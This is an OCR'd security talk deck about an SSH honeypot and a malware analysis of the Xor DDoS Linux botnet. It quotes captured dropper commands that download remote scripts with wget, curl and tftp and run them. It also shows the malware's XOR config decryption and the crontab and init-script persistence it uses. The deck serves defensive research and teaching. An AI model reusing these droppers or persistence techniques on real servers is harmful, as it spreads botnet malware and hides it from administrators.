Down The Rabbit Hole: How Hackers Exploit Weak SSH Credentials To Build DDoS Botnets

Christophe Tafani-Dereeper
@christophetd

~$ whoami

- Interests: pentest, malware analysis, appsec, devops
- Master student @ EPFL

ELCA

TransferWise

Junior Entreprise EPFL

2017

Goal of the talk

- Understand the automated threats targeting Linux servers with weaks SSH credentials
- Analyse a sample of the **Xor DDoS** malware, used to create DDoS botnets and launch attacks of up to 150 Gbps
- Propose some countermeasures and good practices


What happens if you leave a SSH server open to the world?

I figured it out by setting up a SSH honeypot.

- Anyone can SSH as root with any password
- The attacker gets a fake emulated shell

Cowrie Honeypot

https://github.com/micheloosterhof/cowrie


Machine
OpenSSH
Real SSH server
with proper authentication
HoneyPot
Fake filesystem
Emulated shell
Actions are logged
Port 2222
Port 22

```
christophetd@christophe-laptop:~ $ ssh root@honeypot
Password: hello

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.

root@srv04:~# whoami
root
root@srv04:~# pwd
/root
```

```
login attempt [root/4321] succeeded
login attempt [root/manager1] succeeded
login attempt [root/user] succeeded
```


1’836 connection attempts, from **187** unique IPs of **35** countries

Results

- Automated attacks bruteforcing common SSH usernames and passwords
- Once a bot manages to establish a SSH connection, it drops malware on the server

```
executing command
    "rm -rf /var/run/1sh; wget -c http://46.218.149.85/x/1sh -P /var/run && sh /var/run/1sh &"

executing command
    "cd /tmp ; rm -rf tsh ; tftp -g 49.231.211.209 -r tsh ; sh tsh &"

executing command
    "wget -qO - http://52.38.10.78/1sh | sh > /dev/null 2>&1 &"
```


Results: most popular passwords tried first



Empty string, “root”, “admin” and “password” win.

Uses common default passwords for standard services & embedded devices.


Results: most popular usernames



Interestingly, “admin” comes before “root”.

“admin” is the default username for multiple firewalls (Cisco, pfSense, Motorola) and for OpenWrt (embedded devices linux distro).

Results: attacking IPs countries



Russia and China win.

https://github.com/christophetd/geolocate-ips

Results: malware dropped

- **Xor DDoS**, uses vulnerable SSH servers to create DDoS botnets
- **Mayday** (Kaspersky's *Backdoor.Linux.Mayday.g*), similar to Xor DDoS
- **Tsunami**: backdoor allowing remote access to infected vulnerable SSH servers
- … and several other less-known / not identified droppers.

Anatomy of a DDoS botnet

Attacker

Command & Control server

Command & Control server

« attack ***mycorp.com*** »

« attack ***mycorp.com*** »

Exploited machines

Exploited machines

DDoS attack

mycorp.com

Analysis of the **Xor DDoS** malware

I. Malware analysis tools

Static analysis tools


- Basic Linux commands: `file`, `strings`, `readelf`
- Binary Ninja
- IDA Pro with Hex-Rays Decompiler

Dynamic analysis


We want our analysis environment to be:

- Separated from our main operating system
- Separated from the Internet
- Easily reproducible and reversible

Dynamic analysis



Dynamic analysis



bit.ly/malware-lab (https://blog.christophetd.fr/malware-analysis-lab-with-virtualbox-inetsim-and-burp)

Dynamic analysis tools

- `strace`: traces every system call made by a program
  - Files created / opened / written
  - Network connections created
  - Other executables run

https://strace.io/

Sample output:

```
open("myfile.txt", O_RDWR)                      = 3
fstat(3, {st_mode=S_IFREG|0664, st_size=0, ...}) = 0
write(3, "Hello world!", 12)                    = 12
close(3)                                        = 0
```

Dynamic analysis tools

- INetSim: simulates common network services
  - DNS, HTTP, SMTP, IRC, FTP, and others
  - Customizable
    - *“reply 10.0.0.2 to all DNS requests”*
    - *“send the following response when a GET request is made to /sample.php”*
    - *“store and log all the emails sent”*

http://www.inetsim.org/

Alternative: FireEye’s FakeNet-NG

II. The Xor DDoS malware

NEWS

A Linux botnet is launching crippling DDoS attacks at more than 150Gbps

The XOR DDoS botnet can generate attacks more powerful than most businesses can withstand

By Lucian Constantin

Romania Correspondent, IDG News Service | SEP 29, 2015 5:12 PM PT

Linux XOR DDoS Botnet Flexes Muscle 150+ Gbps Attacks

By Mike Lennon on September 29, 2015

Share 28 G+ Tweet Recommend 23 RSS

XOR DDoS Botnet Pounds Organizations in Asia

Akamai Technologies shared new details on Tuesday of an existing botnet capable of launching 150+ gigabit-per-second (Gbps) DDoS attacks from L infected by the XOR DDoS Trojan.

Security

XOR DDoS botnet is using Linux-based computers to flood websites

DDoS campaign targets gaming and education sector

Jason Murdock

@Jason_A_Murdock

30 September 2015

Linux XOR DDoS Botnet delivers potent DDoS attacks

September 29, 2015 By Pierluigi Paganini

My Page Like 56 G+

Experts at Akamai discovered the Linux XOR DDoS Botnet, a malicious infrastructure used to run potent DDoS attacks against dozens of targets.

Malware analysis: the Xor DDoS malware

SHA256: 02ab39d5ef83ffd09e3774a67b783bfa345505d3cb86694c5b0f0c94980e5ae8

The binary of the malware is dropped using:

```
$ wget http://104.223.251.43/ys808e
$ curl -O http://104.223.251.43/ys808e
$ chmod +x ys808e
$ ./ys808e
```

```
$ file ys808e

    ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV)
    statically linked, for GNU/Linux 2.6.9, not stripped
```

Debug symbols (e.g. variable and function names)
⇒ easier to reverse engineer

```
$ readelf --symbols ys808e | grep '\.c'

    26: 00000000     0 FILE    LOCAL  DEFAULT  ABS crtstuff.c
    36: 00000000     0 FILE    LOCAL  DEFAULT  ABS crtstuff.c
    41: 00000000     0 FILE    LOCAL  DEFAULT  ABS autorun.c
    42: 00000000     0 FILE    LOCAL  DEFAULT  ABS crc32.c
    43: 00000000     0 FILE    LOCAL  DEFAULT  ABS encrypt.c
    44: 00000000     0 FILE    LOCAL  DEFAULT  ABS execpacket.c
    45: 00000000     0 FILE    LOCAL  DEFAULT  ABS buildnet.c
    46: 00000000     0 FILE    LOCAL  DEFAULT  ABS hide.c
    47: 00000000     0 FILE    LOCAL  DEFAULT  ABS http.c
    48: 00000000     0 FILE    LOCAL  DEFAULT  ABS kill.c
    49: 00000000     0 FILE    LOCAL  DEFAULT  ABS main.c
    50: 00000000     0 FILE    LOCAL  DEFAULT  ABS proc.c
    51: 00000000     0 FILE    LOCAL  DEFAULT  ABS socket.c
    52: 00000000     0 FILE    LOCAL  DEFAULT  ABS tcp.c
    53: 00000000     0 FILE    LOCAL  DEFAULT  ABS thread.c
    54: 00000000     0 FILE    LOCAL  DEFAULT  ABS findip.c
    55: 00000000     0 FILE    LOCAL  DEFAULT  ABS dns.c
```

Obfuscation

Some configuration values are encrypted in the data section and decrypted at runtime

```
mov     dword ptr [esp+8], 0Bh ; a3
mov     dword ptr [esp+4], offset aM7a4nq_Na_0 ; "m7A4nQ_/nA"
lea     eax, [ebp+a1]
mov     [esp], eax      ; a1
call    dec_conf
mov     dword ptr [esp+8], 7 ; a3
mov     dword ptr [esp+4], offset aMN3 ; "m [(n3"
lea     eax, [ebp+var_164D]
mov     [esp], eax      ; a1
call    dec_conf
mov     dword ptr [esp+8], 7 ; a3
mov     dword ptr [esp+4], offset aM6_6n3 ; "m6_6n3"
lea     eax, [ebp+var_174D]
mov     [esp], eax      ; a1
call    dec_conf
```

```
int __cdecl dec_conf(char *out_buffer, char *encrypted_value, int len)
{
  memmove(out_buffer, encrypted_value, len);
  encrypt_code(out_buffer, len);
  return 0;
}
```

Multiple calls to `dec_conf` ("decrypt configuration") in the main function

Obfuscation

```
char *__cdecl encrypt_code(char *buf, int len)
{
  char *ptr; // [sp+4h] [bp-Ch]@1
  int i; // [sp+8h] [bp-8h]@1

  ptr = buf;
  i = 0;
  while ( i < len )
  {
    *ptr ^= xorkeys[i++ % 16];
    ++ptr;
  }
  return buf;
}
```

`encrypt_code` is used for both encryption and decryption.


The encryption algorithm encrypts or decrypts data by XORing it with a hardcoded key

```
.data:080CF488 xorkeys          db 'BB2FA36AAA9541F0'
```

Obfuscation

The malware uses this encryption for:

- Configuration values
- Network communications



Procedures in which `encrypt_code` is called

Obfuscation

We can decrypt the encrypted configuration values stored in the binary using:

```
# XORs two byte strings together
def xor_bytes(bytes1, bytes2):
    return [ chr(ord(a) ^ b) for (a, b) in zip(bytes1, bytes2) ]

# XORs a ciphertext with the malware's hardcoded key, and repeats it
# until it's long enough to match the ciphertext length.
def decrypt(cipher, key_hex = 'BB2FA36AAA9541F0'):
    key_bytes = [ ord(a) for a in key_hex ]
    plaintext = xor_bytes(cipher, itertools.cycle(key_bytes))
    return ''.join(plaintext)
```

Obfuscation

That's `0x6D3741346E515F2F6E41`

```
mov     dword ptr [esp+4], offset aM7a4nq_Na_0 ; "m7A4nQ_/nA"
lea     eax, [ebp+var_154D]
mov     [esp], eax
call    dec_conf
```

```
>>> decrypt(binascii.unhexlify("6D3741346E515F2F6E41")))
'/usr/bin/\x00'
```

Obfuscation

By doing this with all the encrypted configuration values, we get:

```
$ python xorddos-decrypt.py

/usr/bin/
/bin/
/tmp/
/var/run/gcc.pid
/lib/libudev.so
/lib/
http://aaa.dsaj2a.org/config.rar|xf7.com:8080|ww.dnstells.com:8080| \
    http://aaa.dsaj2a.org/config.rar
/var/run/
/usr/bin/
```

https://gist.github.com/christophetd/e275aee4fe40eb747ecb9c71b4b9cb45

Dynamic configuration

When starting up, the malware dynamically downloads additional configuration from

`aaa.dsaj2a.org/config.rar`

Not accessible anymore, but presumably contains the URL of the command & control server.

Dynamic configuration


```
$ whois dsaj2a.org

Creation Date: 2014-09-01T05:01:04Z
Registrant Name: haiming wang
Registrant Street: No.624, jiefang road
Registrant City: beijing
Registrant Country: CN
Registrant Email: bet7145@gmail.com
```

Information gathering

- The malware gathers some information by running various commands and reading various system files.

```
ls, netstat, ifconfig, id, uptime, who, pwd,
        /proc/meminfo, /proc/cpuinfo
```

- Then, it encrypts it and sends it to its C&C server.


call GetMemStat
lea eax, [ebp+mem_stat]
add eax, 8Eh
mov [esp], eax
call GetCpuInfo
mov eax, ds:self_ip
mov [esp], eax
call ntohl
mov [esp], eax
call GetLanSpeed
movzx eax, ax
mov [ebp+lan_speed], eax
call CheckLKM
mov [ebp+has_lkm], eax
mov dword ptr [esp+4], 110h
lea eax, [ebp+mem_stat]
mov [esp], eax
call encrypt_code
lea eax, [ebp+header_crc]
mov dword ptr [esp+8], 1Ch
mov [esp+4], eax
mov eax, [ebp+args]
mov [esp], eax
call safesend
Gather system information
Encrypt
Send to C&C server

Spreading

- Copies itself into
  - `/lib/libudev.so.6`
  - `/usr/bin/lapckniilv` (random name)

- Adds a random string at the end of `/usr/bin/lapckniilv` to avoid signature-based detection

```
open("/usr/bin/lapckniilv", O_WRONLY)
lseek(3, 0, SEEK_END)
gettimeofday({3328566790742090, 523986010209}, NULL)
write(3, "yvjrwarixe\0", 11)
```

- Migrates to `/usr/bin/lapckniilv`

- Adds itself as a system service
  - Using chkconfig (RedHat / CentOS)
  - Using update-rc.d (Debian based)

```
open("/etc/init.d/lapckniilv", O_WRONLY|O_CREAT)
lseek(3, 0, SEEK_SET)
write(3, "...", 323)
close(3)

execve("/bin/chkconfig",
        ["chkconfig", "--add", "lapckniilv"])

execve("/usr/sbin/update-rc.d",
        ["lapckniilv", "defaults"])
```

```
#!/bin/sh
# chkconfig: 12345 90 90
# description: lapckniilv
### BEGIN INIT INFO
# Provides:  lapckniilv
# Default-Start: 1 2 3 4 5

### END INIT INFO

case $1 in
    start)
    /usr/bin/lapckniilv
    ;;

    stop)
    ;;

    *)
    /usr/bin/lapckniilv
    ;;
esac
```

➢ Creates a cron job in `/etc/cron.hourly/gcc.sh`

```
system("sed -i '/\\/etc\\/cron.hourly\\/gcc.sh/d' /etc/crontab && echo '*/3 * * * * root /etc/cron.hourly/gcc.sh' >> /etc/crontab");
```

/etc/cron.hourly/gcc.sh :


```
#!/bin/sh
PATH=/bin:/sbin:[...]/usr/local/sbin:/usr/X11R6/bin

for i in `cat /proc/net/dev|grep :|awk -F: {'print $1'}`; do
    ifconfig $i up&
done

cp /lib/libudev.so /lib/libudev.so.6
/lib/libudev.so.6
```

start all the available network interfaces

make sure the malware is running

Rootkit features

- Downloads a Loadable Kernel Module (LKM) from the control server
- This module
  - runs in kernel space, and is used to hide files and processes
